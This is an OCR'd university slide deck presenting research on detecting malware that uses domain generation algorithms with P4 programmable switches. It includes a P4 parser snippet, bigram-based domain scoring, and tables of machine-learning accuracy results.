Overview of the Cyberinfrastructure Lab (CI) at USC

https://research.cec.sc.edu/cyberinfra

Jorge Crichigno
Department of Integrated Information Technology
College of Engineering and Computing
University of South Carolina
jcrichigno@cec.sc.edu

Meeting USC – Savannah River National Laboratory
College of Engineering and Computing
University of South Carolina
Columbia, South Carolina
April 24, 2024

Introduction to P4 Programmable Switches

P4 Programmable Switches

- P4[1] programmable switches permit **programmers** to program the data plane

```
136  /*************************************************************************
137  ************************ P A R S E R  ***********************************
138  *************************************************************************/
139
140      state parse_ethernet {
141          packet.extract(hdr.ethernet);
142          transition select(hdr.ethernet.etherType) {
143              TYPE_IPV4: parse_ipv4;
144              default: accept;
145          }
146      }
147
148      state parse_ipv4 {
149          packet.extract(hdr.ipv4);
150          verify(hdr.ipv4.ihl >= 5, error.IPHeaderTooShort);
151          transition select(hdr.ipv4.ihl) {
152              5             : accept;
153              default       : parse_ipv4_option;
154          }
155      }
```


P4 code

Programmable chip

1. P4 stands for stands for Programming Protocol-independent Packet Processors

P4 Programmable Switches

- P4[1] programmable switches permit **programmers** to program the data plane
  - Define and parse new protocols
  - Customize packet processing functions
  - Measure events occurring in the data plane with high precision
  - Offload applications to the data plane



Reproduced from N. McKeown. Creating an End-to-End Programming Model for Packet Forwarding. Available: https://www.youtube.com/watch?v=fiBuao6YZl0&t=631s

NSF Cybertraining 2403360: “OAC Core: Enhancing Network Security by Implementing an ML Malware Detection and Classification Scheme in P4 Programmable Data Planes and SmartNICs”


July 1, 2024 – June 30, 2027

Introduction to DGAs

- Attackers often use a Command and Control (C2) server to establish communication between infected host/s and bot master
- Domain Generation Algorithms (DGAs) are the *de facto* dynamic C2 communication method used by malware, including botnets, ransomware, and many others

Introduction to DGAs


- DGAs evade firewall controls by frequently changing the domain name selected from a large pool of candidates
- The malware makes DNS queries to resolve the IP addresses of these generated domains
- Only a few of these queries will be successful; most of them will result in Non-Existent Domain (NXD) responses



(1) DNS queries. (2) (NXD) replies. (3) Eventually, a query for the actual domain is sent and malware-C2 communication starts.


Introduction to DGAs

- DGAs evade firewall controls by frequently changing the domain name selected from a large pool of candidates
- The malware makes DNS queries to resolve the IP addresses of these generated domains
- Only a few of these queries will be successful; most of them will result in Non-Existent Domain (NXD) responses



Proposed System


- The proposed system uses P4 programmable data plane switches to
  - Run a customized packet parser
  - Collect fine-grained measurements
  - Perform per-packet inspection
  - Process packets at line rate



1. A. AlSabeh, K. Friday, E. Kfoury, J. Crichigno, E. Bou-Harb, "On DGA Detection and Classification using P4 Programmable Switches," under review, Journal of Computers and Security.


Proposed System

- The switch collects and stores the **traffic features** of the hosts (Traffic Pattern Analysis)
  - Number of IP addresses contacted, number of DNS requests made, Inter-arrival Time (IAT) between consecutive IP packets, time it takes for the first NXD response to arrive, IAT between subsequent NXD responses



Proposed System

- When an NXD response is received, the switch performs deep-packet inspection (DPI) on the domain name to extract **domain features** (**Domain Name Analysis**)
  - For classification, the data plane sends the collected features to the control plane, which runs the intelligence to classify the DGA family and initiate the appropriate response



Proposed System

- The scheme uses the bigram technique for the domain name analysis:
  - It computes the bigram of the domain name; a bigram model may suffice to predict whether a domain name is a legitimate human readable domain

$$score\ (d) = \sum_{\forall\ subdomain\ s \in d} \left(\sum_{\forall\ bigram\ b \in s} f_s^b \right)$$

Where f_s^b is the frequency of the bigram b in the subdomain *s*

  - The frequency value of a bigram b is pre-computed and stored in a Match-Action Table (MAT)
  - Example: the bigrams of “google” are: “go”, “oo”, “og”, “gl”, “le”
  - The lower the score, the more random the domain name

Evaluation

- Experimental setup
  - Hundreds of GB of malware samples; 1,311 samples containing 50 DGA families[1]
  - We used samples that receive NXD responses containing domain names generated by DGAs[1]
  - The collected dataset was used to train ML models offline on a general-purpose CPU
  - 80% of data was used for training and 20% for testing

[1] D. Lohmann, “DGArchive.” [Online]. Available: https://tinyurl. com/yc6whwrc.

Evaluation


- The evaluation reports the accuracy (ACC) of different ML classifiers during the first 50 NXD responses
  - P4-DGAD RF (detection) is fully implemented in the data plane
  - For detection, all algorithms have an ACC > 0.9 with four or more NXD responses
  - For classification, the ACC of the proposed scheme is comparable to that of CPU-based schemes (with minimal control-plane intervention)


Approach		Model	Accuracy with respect to the number of NXD responses received												
			2	3	4	5	6	7	8	9	10	20	30	40	50
Detection	P4-DGAD	RF	0.903	0.908	0.918	0.927	0.933	0.933	0.935	0.942	0.944	0.960	0.971	0.973	0.977
	DGAD	RF	0.991	0.994	0.994	0.995	0.996	0.997	0.997	0.996	0.997	0.998	0.998	0.998	0.999
		SVM	0.968	0.963	0.961	0.963	0.972	0.964	0.966	0.960	0.969	0.964	0.972	0.976	0.979
		MLP	0.991	0.994	0.993	0.99	0.994	0.995	0.994	0.996	0.996	0.996	0.997	0.997	0.998
		GNB	0.826	0.896	0.94	0.943	0.955	0.960	0.957	0.955	0.955	0.955	0.960	0.957	0.957
		LR	0.956	0.967	0.969	0.968	0.967	0.972	0.967	0.972	0.970	0.977	0.977	0.971	0.973
Classification	DGAMC	RF	0.894	0.900	0.921	0.927	0.934	0.938	0.945	0.946	0.951	0.965	0.972	0.976	0.979
		SVM	0.836	0.866	0.863	0.875	0.874	0.890	0.881	0.896	0.892	0.880	0.901	0.906	0.915
		MLP	0.866	0.877	0.888	0.917	0.905	0.904	0.921	0.927	0.933	0.943	0.952	0.962	0.961
		GNB	0.769	0.716	0.696	0.611	0.666	0.596	0.630	0.640	0.641	0.672	0.709	0.722	0.722
		LR	0.799	0.806	0.818	0.818	0.828	0.818	0.840	0.834	0.836	0.800	0.822	0.841	0.849

RF: Random Forest; SVM: Support Vector Machine; MLP: Multilayer perceptron; LR: Logistic Regression; GNB: Gaussian Naive Bayes
P4-DGAD: DGA detection algorithm runs fully in the data plane
DGAD: Detection algorithm runs in the control plane
DGAMC: Classifier algorithm runs in the control plane

Evaluation

- The scheme can accurately characterize traffic flows (traffic features)






Interarrival times between NXDs of DGA families with the largest number of samples

